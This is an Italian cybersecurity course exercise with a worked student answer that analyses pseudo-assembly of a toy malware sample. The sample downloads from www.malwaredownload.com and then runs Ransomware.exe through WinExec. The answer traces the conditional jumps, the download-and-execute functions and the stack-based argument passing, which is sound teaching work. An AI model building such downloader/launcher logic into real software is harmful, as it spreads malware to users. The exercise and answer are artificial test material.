Traccia:

Con riferimento al codice presente nelle slide successive, rispondere ai seguenti quesiti:

1. Spiegate, motivando, quale **salto condizionale** effettua il Malware.
2. Disegnare un diagramma di flusso (prendete come esempio la visualizzazione grafica di IDA) identificando i salti condizionali (sia quelli effettuati che quelli non effettuati). Indicate con una linea **verde** i salti effettuati, mentre con una linea **rossa** i salti non effettuati.
3. Quali sono le diverse funzionalità implementate all'interno del Malware?
4. Con riferimento alle istruzioni «call» presenti in tabella 2 e 3, dettagliare come sono passati gli argomenti alle successive chiamate di funzione . Aggiungere eventuali dettagli tecnici/teorici.

Tabella 1

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Tabella 2

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile ()	; pseudo funzione

Tabella 3


Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings \Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

1. Salto condizionale del malware:

Dalla prima tabella, possiamo vedere che c'è un'istruzione cmp seguita da un jnz (jump if not zero). Il cmp confronta il registro EAX con il valore 5. Se EAX non è uguale a 5, il flag zero non sarà impostato e il jnz effettuerà un salto alla locazione 0040BBA0 (tabella 2).

Dopo un incremento (inc) di EBX, c'è un altro cmp seguito da un jz (jump if zero), che salterebbe a 0040FFA0 (tabella 3) se EBX fosse uguale a 11.

2. Diagramma di flusso:



Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile ()	; pseudo funzione

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings \Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

- L'istruzione jnz all'indirizzo 0040105B verifica se il flag zero non è impostato. Dal momento che l'istruzione precedente cmp EAX, 5 avrebbe impostato il flag zero perché EAX è uguale a 5, il salto jnz non dovrebbe essere eseguito perché la condizione per il salto ZF uguale a 0 non è soddisfatta. Quindi la linea che indica il salto jnz dovrebbe essere rossa.

- L'istruzione jz all'indirizzo 00401068 verifica se il flag zero è impostato. Dato che l'istruzione precedente cmp EBX, 11 avrebbe impostato il flag zero perché EBX è uguale a 11 dopo essere stato incrementato da 10 all'indirizzo 0040105F, il salto jz dovrebbe essere eseguito. Quindi la linea che indica il salto jz dovrebbe essere verde.

3. Funzionalità del malware:

- Nella tabella 2 il malware muove un URL in EDI e poi chiama una funzione che scarica un file. Questo suggerisce una funzionalità di download.
- Nella tabella 3 il malware muove un percorso in EDI e poi esegue un nuovo programma. Questo suggerisce una funzionalità di esecuzione di un file scaricato.

4. Istruzioni call:

- Nella tabella 2 prima della call DownloadToFile(), il registro EAX è stato pushato sullo stack, che è una prassi comune per passare argomenti alle funzioni in molte convenzioni di chiamata.
- Nella tabella 3 viene fatto lo stesso con il registro EDX prima della call WinExec(). Pertanto, possiamo dedurre che gli argomenti per queste funzioni sono passati attraverso lo stack e che questi registri (EAX e EDX) contengono gli argomenti pertinenti.